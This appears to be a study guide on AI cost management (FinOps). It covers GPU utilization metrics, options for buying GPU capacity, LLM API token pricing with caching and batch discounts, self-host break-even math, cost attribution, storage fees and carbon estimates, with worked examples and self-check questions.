- Stamp every call at the gateway (team, feature, tenant, trace) → showback → chargeback → cost per resolved task. Watch cross-AZ bytes and checkpoint sprawl. For carbon, region beats timing (≈ 10× vs a few %).

★ The FinOps loop, now with tokens

FinOps = engineering + finance + product sharing ownership of cloud spend → cost becomes a design input, like latency. The FinOps Foundation framework runs **three phases in a loop**, per workload. ← never "done"

Inform

Visibility, allocation, benchmarking.

AI: tag GPUs, meter tokens per team/feature, publish unit costs.

Optimize

Rates (price per unit) + usage (how many units).

AI: right-size GPUs, commit/spot, cache, batch, route models, trim output.

Operate

Continuous improvement, governance.

AI: budgets + alerts, anomaly detection, gateway spend/rate limits, approval step for GPU reservations.

2026 state of play

- **State of FinOps 2026:** 98% manage some AI spend (↑ from 63%). AI = top future FinOps priority.
- Metric shift: cost per token = *efficiency* metric; cost per assist / agent action / resolved case = *outcome* metric, ranked higher by the FinOps Foundation's Unit Economics capability (per secondary sources).
- Linux Foundation + FinOps Foundation → sister **Tokenomics Foundation** (open standards and benchmarks for token economics); "Tokenomicon", San Diego, 7–10 Jun 2027.

FOCUS = the open billing-data spec

FOCUS (FinOps Open Cost & Usage Specification) = one normalized schema for billing exports across clouds, SaaS and AI vendors.

- **1.0**: GA ≈ mid-2024 (baseline columns).
- **1.3**: contract-commitments dataset + a *multi-dataset* structure.
- **1.4**: approved ≈ 4 Jun 2026 (FinOps X, San Diego): invoice reconciliation, expanded commitment data, data-integrity rules. ← *recaps disagree on dates*
- **1.5**: roadmap target Dec 2026, native AI token tracking + Price Sheet dataset. Not shipped.
- A FOCUS MCP server lets agents fetch the current spec.

Why care: billing exports lack token-level detail → until 1.5, use a gateway or provider usage APIs. After → GPU-hours and tokens in one ledger.

Remember: I-O-O

See it → fix it → keep it fixed. You can't optimize what you haven't allocated, and savings don't stick without budgets and alerts.

★ GPU utilization: the real price is $/hr ÷ util

Measure the right thing

- `nvidia-smi` "GPU-Util" = % of the sample window (≈ 1 s on many products) in which ≥ 1 kernel was running. A tiny kernel on one SM reads the same as one filling the chip → 100% with most SMs idle.
- DCGM `DCGM_FI_PROF_SM_ACTIVE` = fraction of time ≥ 1 warp was active on an SM, **averaged over all SMs**. e.g. two GPUs both at 100% `DCGM_FI_DEV_GPU_UTIL`: A uses 2 of 16 SMs → SM activity ≈ 0.13; B uses all 16 → ≈ 1.
- Dashboard: SM activity (or `GR_ENGINE_ACTIVE`) + SM occupancy + **tensor-pipe activity**. SM activity ≥ 0.8 is necessary, not sufficient.
- Wrong both ways: high util → false confidence; low util → you blame the GPU when host, storage or network is the bottleneck. Short kernels fall between samples.

```
# the misleading number: "was any kernel running?"
nvidia-smi --query-gpu=index,utilization.gpu,memory.used --format=csv -l 1

# better: DCGM profiling fields
# 203 = GPU util, 1002 = SM active, 1003 = SM occupancy, 1004 = tensor pipe
dcgmi dmon -e 203,1002,1003,1004

# Prometheus (dcgm-exporter): allocated but idle for 30 min
avg_over_time(DCGM_FI_PROF_SM_ACTIVE[30m]) < 0.1
```

How idle is "normal"? (2026)

- **Cast AI 2026:** average GPU util ≈ 5% across tens of thousands of non-optimized K8s clusters on AWS, Azure, GCP (vendor telemetry).
- **VentureBeat Research, Jun 2026** (573 leaders): 86% of enterprises running own GPUs report ≤ 50% (self-reported).
- **ClearML 2025–26:** 44% assign GPUs manually or have no strategy. ("22% for inference" claims → untraced, weak.)

effective $ per useful GPU-hr = list $/GPU-hr ÷ utilization

utilization = share of paid hours doing useful work (SM activity, or achieved ÷ peak throughput; not nvidia-smi util)

Utilization	H100 @ ≈ $3.17/hr (Ornn index, 13 Oct 2026)	H100 @ ≈ $6.88/hr (hyperscaler on-demand, Oct 2026)
5%	3.17 ÷ 0.05 ≈ $63.40	6.88 ÷ 0.05 ≈ $137.60

Utilization	H100 @≈ $3.17/hr (Ornn index, 13 Oct 2026)	H100 @≈ $6.88/hr (hyperscaler on-demand, Oct 2026)
22%	≈ $14.41	≈ $31.27
50%	≈ $6.34	≈ $13.76
80%	≈ $3.96	≈ $8.60
100%	$3.17	$6.88

5% → 50% util = **10× cheaper** per useful hour; the best rate discounts top out ≈ 2–3× ⇒ fix idle before you negotiate price.

> **DIVIDE BY UTILIZATION**
> Price ÷ util = the real price. A ≈ $3 H100 at 5% util is a ≈ $63 H100.

Right-size, then share

- Weights + KV cache fit in 10–20 GB (e.g. ≤ 7B at FP8/INT4, modest concurrency) → a full 80 GB H100 is oversized; use a MIG `1g.10gb` / `2g.20gb` slice or an L4/L40S-class card.
- Decode-heavy (memory-bound) inference → compare **$/GB of HBM** and **$/(TB/s)**, not FLOPs.
- B200 rents ≈ 2–2.5× an H100 → cheaper per unit of work only if > 2–2.5× throughput on your workload.

MIG

- Hardware partitions: own memory, fault + QoS isolation
- ≤ 7 instances per GPU
- H100 80 GB: 1g.10gb (×7), 1g.20gb (×4), 2g.20gb, 3g.40gb, 4g.40gb, 7g.80gb (full)
- → production multi-tenant serving

TIME-SLICING

- Pods take turns on the whole GPU
- More workloads per GPU
- No memory, fault or security isolation
- → trusted dev/test

MPS

- Kernels from several processes run at once
- EKS: MIG instances can't be time-sliced → share inside one with MPS
- → trusted workloads

- MIG throughput is not proportional to slice size (bandwidth, cache differ per profile) → benchmark the target profile.
- Conflicts: some sources allow time-slicing inside MIG (check your GPU Operator version); verify 3g/4g counts in NVIDIA's guide.
- Don't mix MIG and time-slicing on one GPU → separate node pools.

Bin packing, idle detection, scale-to-zero

- **Bin-pack** inference replicas by GPU memory, not one pod per GPU.
- **Idle alert:** SM activity < ≈ 0.1 for N min on an allocated GPU → forgotten notebooks, stalled jobs.
- **Scale-to-zero** (KEDA/Knative-style) for bursty internal endpoints; the price is a cold start (model load from object storage or local NVMe cache).
- Charge idle GPU cost to the team holding it → a reason to hand GPUs back.

★ Buying GPU capacity: options, prices, break-evens

Option	≈ Discount / price (2026)	What you get → use for	Risk / catch
On-demand (hyperscaler)	Baseline. H100 ≈ $6.88 (AWS p5), up to ≈ $6.98 (Azure), Oct 2026; one source says AWS ≈ $3.90 after a Jun 2025 cut	No commitment, per-second billing → bursty experiments	Highest rate; GPU capacity often not there
Neocloud on-demand	H100 ≈ $2.5–4, B200 ≈ $6.7–8.6 (Sep–Oct 2026)	Newest silicon first, IB clusters → training, cheap inference	Egress, minimum commits, 8-GPU node bundles (CoreWeave H100 node ≈ $49.24/hr), thinner IAM/VPC
Reserved / CUD / Savings Plans	GCP resource CUDs up to ≈ 37% (1-yr) / 55% (3-yr); TPU ≈ 30% / 55% (Oct 2026)	Lower rate for steady load → inference fleet	Paid used or not; locked above market if prices fall; GCP flexible CUDs exclude GPUs; GPU commits need an attached reservation
Capacity Block (AWS) / DWS Calendar (GCP)	Not a discount: p5 ≈ $5.97, p6-B200 ≈ $14.21 (from 7 Oct 2026); TPU Calendar ≈ 30% off	Guaranteed co-located cluster for a fixed window (GCP 1–90 days, 8-GPU shapes) → deadline training	Prepaid, unused hours sunk; AWS ≈ +59% in 2026
DWS Flex-start (GCP)	≈ 50% off TPU on-demand; B200 ≈ $8.06 (Oct 2026)	Queued until capacity frees → fine-tunes, batch	Wait time; prices change Nov 2026
Spot / preemptible	≈ 50–70% off; GCP "up to 91%"; CoreWeave H100 ≈ $2.46 vs $6.16 (2026)	Spare capacity → checkpointed training, batch, evals	Notice: AWS 2 min, Azure 30 s, GCP ≈ 30 s, RunPod 5 min; ≈ 4–20%/hr interruptions reported; AWS rarely sells spot H100

Price points ($/GPU-hr, approximate)

GPU	Cheap end	Market index	Hyperscaler	AWS Capacity Block (7 Oct 2026)
H100	≈ $1.73 Vast.ai spot, ≈ $1.99 RunPod (22 Sep 2026)	≈ $3.17 Ornn (13 Oct); ≈ $3.84 Mercatus (Sep)	≈ $6.88 AWS; GCP DWS Flex ≈ $4.79–5.04 (Oct)	PS ≈ $5.97
H200	≈ $4.49 Lambda	≈ $5.51 Ornn (13 Oct)	AWS ≈ $4.98 vs $8+ (conflict); GCP Flex ≈ $5.30	PSe ≈ $6.87, PSen ≈ $7.90
B200	≈ $5.98 RunPod (Sep)	≈ $7.83 Ornn; ≈ $6.39 Mercatus	≈ $14.24 AWS; ≈ $8.06 GCP Flex (Oct)	P6-B200 ≈ $14.21
B300	≈ $6.94–7.89 RunPod	–	–	P6-B300 ≈ $16.15

- **AWS Capacity Blocks, 2026:** +15% (4 Jan) → +20% (1 Jul; PS ≈ $5.19) → +15% (7 Oct; up to 26.5% outside the US; PS ≈ $5.97). 1.15 × 1.20 × 1.15 ≈ 1.59× in a year. Fee charged **up front at booking**; a block booked before a hike keeps its rate.
- Market: 15 GPU list-price rises in Sep 2026, none falling (one tracker). Median H100 > $7 (early 2024) → ≈ $3.38, now volatile. AWS B200/B300 blocks (≈ $14–16) exceed neocloud on-demand (≈ $6–9).
- Spot isn't always cheapest: GCP listed H100 spot ≈ $6.3–6.6 vs DWS Flex ≈ $4.8–5.0 (Oct 2026, region unconfirmed).

commit at discount d wins ⇔ utilization of committed capacity > 1 − d

commit = (1 − d) × rate × all hours; on-demand = rate × used hours. d = 40% → need > 60%; d = 55% (3-yr) → > 45%

COMMIT RULE

"A discount of d buys you the right to waste d." With volatile prices, shorter terms (one analysis: 6 months, not 12) limit the risk of being locked above market.

Worked: one training run, five ways to pay

64 H100 × 14 days × 24 h = 21,504 GPU-hours

Price basis (≈, Sep–Oct 2026)	Math	≈ Run cost
Ornn index ≈ $3.17	21,504 × 3.17	$68.2k
Mercatus avg ≈ $3.84	21,504 × 3.84	$82.6k
AWS PS Capacity Block ≈ $5.97	21,504 × 5.97	$128.4k
Hyperscaler on-demand ≈ $6.88	21,504 × 6.88	$147.9k
Spot ≈ 60% off index	0.4 × $68.2k	$27.3k + restarts, lost steps

Same job, ≈ **5.4x spread**. ← buying is an engineering decision

Decision ladder

1. Bursty experiments → on-demand (neocloud if data can move).
2. Multi-day training with a deadline → Capacity Block / DWS Calendar.
3. Tolerant batch, fine-tunes, evals → DWS Flex-start or spot + checkpoints.
4. Steady inference fleet → 1–3 yr CUD / reservation / neocloud term contract.
5. Always: 2–3 providers + a portable stack → arbitrage.

- **Spot checkpoints:** 30 s notice is too short for a big checkpoint → checkpoint every N steps (sized to the eviction rate) with async/sharded writes (PyTorch DCP, Orbax). AWS's 2 min allows one emergency sharded save for small/mid models.
- **Neocloud vs hyperscaler:** neocloud = lowest $/GPU-hr, newest systems first (CoreWeave Vera Rubin NVL72, 30 Sep 2026). Hyperscaler = data gravity (no egress), IAM/compliance, managed services, TPU/Trainium. The premium buys integration, not faster silicon.

★ LLM API cost: price every token type

$$\text{cost/request} = U \cdot p_in + W_{5m} \cdot 1.25 p_in + W_{1h} \cdot 2 p_in + R \cdot r \cdot p_in + O \cdot p_out + \text{tool fees}$$

U = uncached input, W = cache writes (5-min / 1-h TTL), R = cache reads, r = cache-read multiplier, O = output incl. thinking. Then × 0.5 for Batch, × 1.1 for US-only inference geo

Anthropic $/MTok (list, 14 Oct 2026)	Input	Cache write 5 m / 1 h	Cache read	Output
Fable 5.1	$10	$12.50 / $20	$0.25 (0.025×)	$50
Opus 5.5	$4	$5 / $8	$0.20 (0.05×)	$20
Sonnet 5.5	$2	$2.50 / $4	$0.10 (0.05×)	$10
Haiku 5.5 (≤ 100K prompt)	$0.10	$0.125 / $0.20	$0.01 (0.1×)	$0.50

- **Batch:** 50% off in + out, ≤ 24 h (Opus 5.5 $2/$10, Sonnet 5.5 $1/$5, Haiku 5.5 $0.05/$0.25); stacks with cache multipliers.
- **Modifiers (Oct 2026):** `inference_geo: "us"` 1.1×; Bedrock/Vertex regional +10%; Opus 5.5 fast mode 2× ($8/$40); web search ≈ $10 per 1,000 searches + tokens.
- **Others (aggregators, conflicting, verify):** GPT-5.6 "Sol" ≈ $5/$30 (or $4/$20 promo to 21 Nov 2026), cached input 10%; Gemini 3.1 Pro ≈ $2/$12 (≤ 200K prompt), $4/$18 above. Both: batch 50%.
- Same shape everywhere: output ≈ 5–6× input, cached ≤ 0.1×, batch ½.

Worked A: support bot (Anthropic list, 14 Oct 2026)

Per request: 3,000-token cacheable system prompt + tools, 1,000 uncached (history + question), 400 output.

Sonnet 5.5, no cache: 4,000 × $2/M + 400 × $10/M = $0.0120

→ ≈ $12,000 per 1M requests

Sonnet 5.5, cache hit: 3,000 × $0.10/M + 1,000 × $2/M + 400 × $10/M = $0.0063

→ ≈ $6,300 per 1M (−47.5%). Cache-write request: 3,000 × $2.50/M + $0.002 + $0.004 = $0.0135

blended = h × $0.0063 + (1 − h) × $0.0135

hit rate h = 50% → $9,900 · 80% → $7,740 · 95% → $6,660 per 1M

Scenario (≈, list 14 Oct 2026)	Math per request	$/request	$/1M requests
Opus 5.5, no cache	4,000 × $4/M + 400 × $20/M	$0.0240	$24,000
Opus 5.5, cache hit	3,000 × $0.20/M + 1,000 × $4/M + 400 × $20/M	$0.0126	$12,600
Haiku 5.5, no cache	4,000 × $0.10/M + 400 × $0.50/M	$0.0006	$600
Haiku 5.5, cache hit	3,000 × $0.01/M + 1,000 × $0.10/M + 400 × $0.50/M	$0.00033	$330
Sonnet 5.5, Batch + cache hit	0.5 × $0.0063	$0.00315	$3,150
Cascade: Haiku 5.5 first, 30% escalated to Sonnet 5.5	$0.0006 + 0.3 × $0.0120	$0.0042	$4,200 (−65% vs all-Sonnet)




fig. 1 — support-bot cost per 1M requests, bars to scale (≈ Anthropic list prices, 14 Oct 2026). Model tier moves the bill most, then caching, then batch.

Lever 1: caching

- 5-min write 1.25×, 1-h write 2×, read 0.1× (0.05× Opus/Sonnet 5.5, 0.025× Fable 5.1) → 5-min cache pays back after **1 read**, 1-h after **2**.
- Anthropic (internal, directional): agent loops read a median 84% of input from cache (top decile ≥ 94%). No caching costs 3.3× (Opus 5.5), 3.1× (Sonnet 5.5), 1.7× (Haiku 5.5), 7.3× (a Sonnet 5.5 bug-triage agent). DeepResearch Bench II: Fable 5.1 $37.94 → $6.89 per task.
- One broken cache turn on a 100K prefix (Opus 5.5): ≈ $0.50 write vs ≈ $0.02 read → 25×.
- TTL: turns seconds apart → 5-min is 15–19% cheaper than 1-h; if 1 turn in 10 follows a pause → 5-min costs 54% more.

$$\text{hit rate} \approx 1 - e^{(-\lambda \cdot TTL)}$$

λ = requests/s sharing the prefix (Poisson). 1 req/min, 5-min TTL → λ·TTL = 5 → ≈ 99%. 1 req/hour → 5/60 → ≈ 8%. Better: replay real timestamps

Lever 2: Batch

50% off every token, cached ones too, ≤ 24 h → "second-largest free lever after caching". Offline evals, backfills, nightly labelling never run interactively.

Levers 3–4: prompt audit, effort, model

SWE-bench Pro subset (Anthropic, 2026)	Solved	≈ $ per solved task
Sonnet 5.5 @ high effort	87.6%	$0.11
Opus 5.5 @ low	87.4%	$0.12

SWE-bench Pro subset (Anthropic, 2026)	Solved	≈ $ per solved task
Opus 5.5 @ medium	92.8%	$0.22
Fable 5.1 @ high	92.3%	$1.19
All @ low, re-run failures @ high	≈ 97%	≈ $0.17/task vs 95.3% at $0.29 all-high (≈ −40%)

- Effort is a price dial: Opus 5.5 per task low $0.11 → xhigh $0.74. Re-runs need a reliable failure signal (tests).
- Haiku 5.5: 85% vs 91% on GPQA Diamond at ≈ 1/20 of Opus 5.5's cost per correct answer.
- Input trimming: tool search (500 tools) −45%; data files via code execution instead of pasting $5.01 → $0.40 and accuracy 7/25 → 25/25; pruning stale tool results −39%; prompt audit −14%. Prompt compression (LLMLingua-style) only shrinks U → best for long, variable RAG context.

Lever 5 (last): routing and cascades

- Gateway routing (simple → cheap model, hard → big model) is the most common industry lever.
- The −65% cascade holds *only if* the escalation classifier is reliable, the quality loss on the 70% is OK, and it beats the best single model at lower effort **with caching**. Caches are per model, and escalated requests pay twice.
- Measured: escalation to an advisor ≈ 2.1× cost for +1.7 points (noise).

Output length

> **Sonnet 5.5, 400 → 250 output tokens: 150 × $10/M = $0.0015/request**
> = $1,500 per 1M → 12.5% of the uncached bill, ≈ 24% of the cached bill

- After caching, output is the biggest slice (≈ 63% of the cached Sonnet request). Format: one-line answer $0.49/run vs six-section memo $1.40/run, similar accuracy.
- Trim with format instructions / structured output, (not) a tiny `max_tokens`.

Cost per task across generations

- List prices (Oct 2026): Haiku 4.5 $1/$5 → 5.5 $0.10/$0.50; Sonnet 4.6 $3/$15 → 5.5 $2/$10; Opus 5 $5/$25 → 5.5 $4/$20.
- Cost per solved task fell faster: Sonnet 5 → 5.5 −87%, Opus 5 → 5.5 −78%, Haiku 4.5 → 5.5 −84%. Not automatic: Fable 5.1 was +46% vs Fable 5.
- **Tokenizer:** Claude 4.7+ models produce ≈ 30% more tokens for the same text.

same text, Sonnet 4.6 → 5.5 input: $2 × 1.3 ≈ $2.60 vs $3

→ ≈ 13% cheaper per page, not the 33% the list price suggests

blended $/MTok (80/20 in/out) = 0.8·p_in + 0.2·p_out

Opus 5.5 ≈ $7.20 · Sonnet 5.5 ≈ $3.60 · Haiku 5.5 ≈ $0.18 (list, Oct 2026). Agents are often > 90% input → caching dominates

!! careful

- Timestamp or per-user field at the top of the system prompt → every request misses the cache → input cost × several, overnight. Volatile content goes after the cached prefix.
- Low `max_tokens` "to save money": Opus 5.5 at 16,384 → 25% capped, 57.6% solved; at 64,000 → 75.6% solved, same $5.38 per solved task.
- Comparing $/MTok across vendors or tokenizers instead of cost per task.

LEVER ORDER: C-B-A-E-M

Cache & trim → Batch → Audit the prompt → Effort / re-runs / model upgrade → Multi-model last. "Cheap Bots Always Earn Money."

★ Self-host vs API: break-even math

$/MTok (self-host) = GPU $/hr ÷ (tok/s × 3,600 × util) × 10⁶

70B FP8 on one H100, vLLM continuous batching ≈ 400 tok/s ≈ 1.44M tokens/GPU-hr (vendor, likely conservative); Llama 3.1 8B ≈ 6,238 tok/s

Production utilization is often 30–60% → real cost 2–3× the peak-throughput number.

GPU @ price (≈, Oct 2026)	tok/s	$/MTok @ 100% util	@ 40% util
H100 @ $3.17 (index)	400 (70B FP8)	3.17 ÷ 1.44 ≈ $2.20	≈ $5.50
H100 @ $3.17	2,000 (assumed high-batch 70B)	≈ $0.44	≈ $1.10
H100 @ $3.17	6,238 (8B)	≈ $0.14	≈ $0.35
H100 @ $5.97 (AWS PS block)	400	5.97 ÷ 1.44 ≈ $4.15	≈ $10.36

GPU @ price (≈, Oct 2026)	tok/s	$/MTok @ 100% util	@ 40% util
B200 @ $7.83 (index)	400 (same speed → shows the gap)	≈ $5.44	≈ $13.59

break-even volume $T^* = \text{GPU \$/day} \div \text{API blended \$/MTok}$

one H100 24/7 @ ≈ $3.17/hr = $76.08/day; capacity @ 400 tok/s ≈ 34.6M tokens/day

vs API (blended, list Oct 2026)	Math	Break-even	Verdict
Opus 5.5 ≈ $7.20/MTok	76.08 ÷ 7.20	≈ 10.6M tok/day	self-host can win above this
Sonnet 5.5 ≈ $3.60	76.08 ÷ 3.60	≈ 21.1M tok/day	narrow window up to 34.6M
Haiku 5.5 ≈ $0.18	76.08 ÷ 0.18	≈ 423M tok/day	never (beyond one GPU)
Sonnet 5.5, GPU on AWS block ≈ $5.97	143.28 ÷ 3.60	≈ 39.8M tok/day	never on one H100




fig. 2 — one H100 at ≈ $3.17/hr (Ornn index, 13 Oct 2026) vs API spend at 80/20 blended list $/MTok (Oct 2026), to scale. Left of a dot the API is cheaper; right of it self-hosting wins until the GPU is full and the cost steps up.

- **Published (2026):** ≈ 12M tok/day on one H100 vs GPT-5.4; vs GPT-5.4-mini a 70B on one H100 never breaks even. Two H100s running gpt-oss-120b ≈ 2× a hosted provider's price for the same model → hosted open-weight endpoints are often ≈ 2× cheaper than DIY.
- Shapes: API cost is **linear** in tokens; GPU cost is **flat** up to the throughput ceiling, then steps a whole GPU.
- If the open model is weaker on your task → compare cost per successful task.
- The simple math flatters self-hosting: prefill ≫ decode speed, so one blended tok/s misprices RAG vs long generations (benchmark real lengths); ops

overhead (on-call, upgrades, N+1 replicas); APIs include caching, batch and upgrades.

Self-hosting tends to win: steady high volume on small/fine-tuned models · strict data residency · SLOs APIs can't meet · GPUs already owned or committed with idle headroom (marginal cost ≈ power).

> pro tip →
> First price (1) a hosted open-weight endpoint for the same model and (2) the API at batch + cache rates. If you still self-host, serve the steady base load yourself and overflow peaks to the API, so your GPUs stay busy.

★ Cost attribution: who spent it, for what outcome?

- **GPU (IaaS):** cloud tags + K8s namespace/pod labels (`team`, `project`) + OpenCost/Kubecost-style allocation. Decide whether idle cost is shared out or charged to the owner (better incentive).
- **Tokens** have no resource tags → (1) an **LLM gateway** stamps team / feature / tenant per request, (2) per-project **API keys / workspaces**, (3) provider **usage/cost APIs**.
- Capture usage inline at request time, before billing aggregates it away. Agents fan out (one prompt → many LLM + tool calls) → roll up by `trace_id`.

```
# one gateway log line per LLM call (minimum fields)
{
  "ts": "2026-10-14T09:12:03Z",
  "trace_id": "conv-8f3a",        # joins the agent fan-out
  "team": "support", "feature": "triage-bot",
  "tenant_id": "acme", "env": "prod",
  "model": "sonnet-5.5",
  "uncached_in": 1000, "cache_write": 0,
  "cache_read": 3000, "output": 400,
  "price_table": "2026-10-14",    # versioned price list
  "cost_usd": 0.0063
}
```

Provider metering (Anthropic Usage & Cost Admin API)

- Admin API key. `GET /v1/organizations/usage_report/messages` → `group_by` model, `api_key_id`, `workspace_id`, `service_tier`; returns uncached, cache-read, cache-creation and output tokens.
- `GET /v1/organizations/cost_report` → daily USD by model/token type or workspace; can't filter by API key.

- ≈ 5 min lag; Bedrock/Vertex/Foundry traffic **not** included → one key or workspace per project.

SHOWBACK
Report each team's cost, no payment enforced → awareness. **Start here.**

CHARGEBACK
Cost lands on the team's cost center → real responsibility. Move here once allocation rules are stable; split shared overhead (gateway, vector DB, evals) by token share or active agents.

cost per resolved ticket = cost per conversation ÷ self-resolve rate

Sonnet 5.5 bot (Worked A): 6 turns × $0.0063–0.0135 ≈ $0.04–0.08 per conversation; 70% resolved without a human → ≈ $0.06–0.11 per resolved ticket

Put that next to the human handling cost → shows value, not just spend.

Budgets, guardrails, anomalies

- Monthly budget per workspace/key; alerts at 50 / 80 / 100%.
- Hard caps at the gateway (spend/rate limit per key or team) → stops runaway agents.
- Anomaly: daily cost per feature vs trailing baseline → alert at > $\mu + 3\sigma$ or > X% day-over-day.
- Watch `cache_read ÷ total_input`: a sudden drop = silent cache invalidation; a miss costs 25–50× a hit on Opus/Sonnet 5.5 and Fable 5.1.

pro tip →
Compute `cost_usd` at log time from a **versioned price table** and store the version. Prices move, so never recompute history with today's prices; reconcile monthly against the provider's cost report.

★ Storage & network: the hidden lines

- **AWS cross-AZ:** $0.01/GB on both send and receive → ≈ $0.02/GB effective (confirmed on one author's bill). 1 TB/day cross-AZ ≈ 1,000 × $0.02 × 365 ≈ $7,300/yr.
- **Inter-region:** ≈ $0.02/GB in several sources, $0.02–0.09 in another (conflict, 2026).

- **Internet egress:** moving weights/datasets to another cloud or neocloud → often the largest network line.

Worked: 70B checkpoints

Item (assumptions noted)	Math	≈ Result
Full training state (mixed-precision Adam ≈ 16 B/param)	70B × 16 B	≈ 1.12 TB / checkpoint
Weights only (bf16)	70B × 2 B	≈ 140 GB
Hourly full checkpoint, cross-AZ	1,120 GB × $0.02/GB	≈ $22.40 each → ≈ $538/day
Same, same AZ	–	$0 transfer
Keep 48 hourly full checkpoints	53.76 TB × ≈ $0.023/GB-mo (assumed S3-Standard-like)	≈ $1,236/month
Keep only the last 3	3.36 TB × ≈ $0.023/GB-mo	≈ $77/month (−94%)

Policy: keep the last 3 full, every 24th as weights-only, older → infrequent-access/archive or expire.

```
# keep-last-N hourly is the trainer's job (lifecycle rules count in days);
# the bucket rule cleans up whatever is left behind
aws s3api put-bucket-lifecycle-configuration --bucket ckpts \
  --lifecycle-configuration '{"Rules": [
    {"ID": "expire-full", "Status": "Enabled",
     "Filter": {"Prefix": "full/"}, "Expiration": {"Days": 3}},
    {"ID": "archive-weights", "Status": "Enabled",
     "Filter": {"Prefix": "weights/"},
     "Transitions": [{"Days": 30, "StorageClass": "GLACIER_IR"}]}
  ]}'
```

- Same AZ for GPUs, datasets and checkpoint targets; private interconnect where cheaper; datasets cached on local NVMe; compress + dedupe; zero/low-egress neoclouds or tiers when data must move.
- Multi-node training in one placement group / AZ → no fees on gradient traffic. Never stripe a training cluster across AZs.

★ Sustainability: region first, timing second

$$kgCO_2e = GPUs \times avg\ kW \times hours \times PUE \times grid\ kgCO_2e/kWh\ (+\ embodied)$$

Step (assumed inputs, illustrative)	Math	≈ Result
IT energy, 64 H100 × 14 days	64 × ≈ 0.7 kW × 336 h	15.05 MWh

Step (assumed inputs, illustrative)	Math	≈ Result
Facility energy	× PUE 1.2	18.06 MWh
Hydro/nuclear-heavy grid	× ≈ 0.05 kg/kWh	≈ 0.9 t CO_2e
Coal-heavy grid	× ≈ 0.5 kg/kWh	≈ 9 t CO_2e

- → region (grid intensity) is a ≈ 10× lever; time-shifting within one grid = tens of % at most.
- **Carbon-aware scheduling evidence:** suits long-running training, where latency is negligible vs runtime (U. Alberta, PESGM 2026). A 2026 arXiv simulation across three AI data-center parks → ≥ 1.69% lower cost, 4.5% lower carbon vs four alternatives: real but modest.
- Skip unsourced claims ("30–50% footprint cut", "200–250 TWh/yr").
- Cost and carbon mostly align: utilization, caching, smaller models, batching cut both. Spot/off-peak hours are not necessarily low-carbon.
- Trade-offs: low-carbon regions may cost more per GPU, have less capacity or residency limits, and need egress to move data.

CARBON = ENERGY × GRID
Pick the **grid** first (≈ 10×), then the **hour** (a few %). The greenest GPU-hour is the idle one you switched off.

? Self-check

Q. nvidia-smi shows 100% GPU-Util. Why could the GPU still be mostly idle?

A. GPU-Util only means ≥ 1 kernel ran in the window; a kernel on 2 of 16 SMs still reads 100%. Chart DCGM SM activity (≈ 0.13 there), SM occupancy and tensor-pipe activity.

Q. H100 at ≈ $3.17/hr (Oct 2026), 20% real utilization. Cost per useful GPU-hour?

A. 3.17 ÷ 0.20 ≈ $15.85. Raising utilization beats rate discounts (≈ 2–3× max).

Q. A 1-year commitment at 30% off. What utilization must you sustain?

A. > 1 − 0.30 = 70% of the committed capacity, or on-demand was cheaper.

Q. Why is an AWS Capacity Block not a "discount" product?

A. It buys guaranteed co-located capacity for a fixed window, prepaid (unused hours are sunk). PS ≈ $5.97/GPU-hr in Oct 2026 vs a ≈ $3.17 market index, after ≈ 1.59× rises in 2026.

Q. Sonnet 5.5 support bot (3K cached, 1K uncached, 400 out): cost per cache-hit request, and the next lever?

A. $0.0003 + $0.002 + $0.004 = $0.0063. Output is ≈ 63% of it → trim answers via format (400 → 250 saves ≈ $1,500 per 1M); Batch for offline work.

